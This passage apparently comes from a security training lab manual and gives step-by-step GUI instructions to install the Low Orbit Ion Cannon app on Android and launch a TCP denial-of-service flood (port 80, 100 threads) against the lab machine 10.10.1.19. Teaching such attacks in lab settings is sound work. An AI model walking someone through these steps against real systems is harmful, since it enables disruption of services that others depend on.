
6. Click the **Low Orbit Ion Cannon LOIC_v1.3.apk** file.



7. A **Do you want to install this application?** screen appears, click **INSTALL**.




8. The installation begins; on completion, an **App installed** notification appears; click **OPEN** to launch the app.




9. On the LOIC screen, we will set a target website or machine. In this task, we shall launch a DoS attack on **10.10.1.19** machine.

10. In the left pane, in the URL field, type **10.10.1.19** and click the **GET IP** button.

11. The IP address of the target machine is displayed under the **Manual IP** option, as shown in the screenshot.




12. To launch the attack, first select the **TCP** radio button; in the right pane, enter **80** as the **Port** number and in the **Threads** field, enter **100**. Then, click the **Start** button, as shown in the screenshot.

